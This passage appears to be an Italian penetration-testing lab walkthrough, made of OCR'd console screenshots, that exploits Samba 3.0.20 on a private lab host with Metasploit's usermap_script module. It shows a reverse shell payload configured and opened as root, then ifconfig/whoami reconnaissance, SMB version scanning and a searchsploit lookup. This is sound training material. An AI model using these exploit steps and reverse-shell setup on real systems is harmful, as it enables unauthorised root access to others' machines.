
```
msf6 exploit(multi/samba/usermap_script) > set payload 18
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Andiamo ora a lanciare l’exploit e verifichiamone il corretto funzionamento:




```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QATStJl7fmtJijG4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QATStJl7fmtJijG4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:34632) at 2023-03-13 05:18:04 -0400
```

Eseguiamo ora diversi comandi per conoscere al meglio il nostro bersaglio:




```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43094) at 2023-03-13 11:51:48 -

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:eb:46:13
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:4613/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2377821 (2.2 MB)  TX bytes:11574957 (11.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:444 errors:0 dropped:0 overruns:0 frame:0
          TX packets:444 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:184045 (179.7 KB)  TX bytes:184045 (179.7 KB)


whoami
root
```

Per conoscere la versione corretta di Samba possiamo andare a settare il nostro Metasploit nel seguente modo utilizzando un exploit auxilary:



```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/us
                                       /basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.50.150:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.50.150:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.50.150:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "username ma
d Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/user
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
```

Per trovare il vettore d'attacco dedicato alla versione trovata eseguiamo in un altro terminale il seguente comando



```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba | grep 3.0.20

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                           | linux/remote/7701.txt
```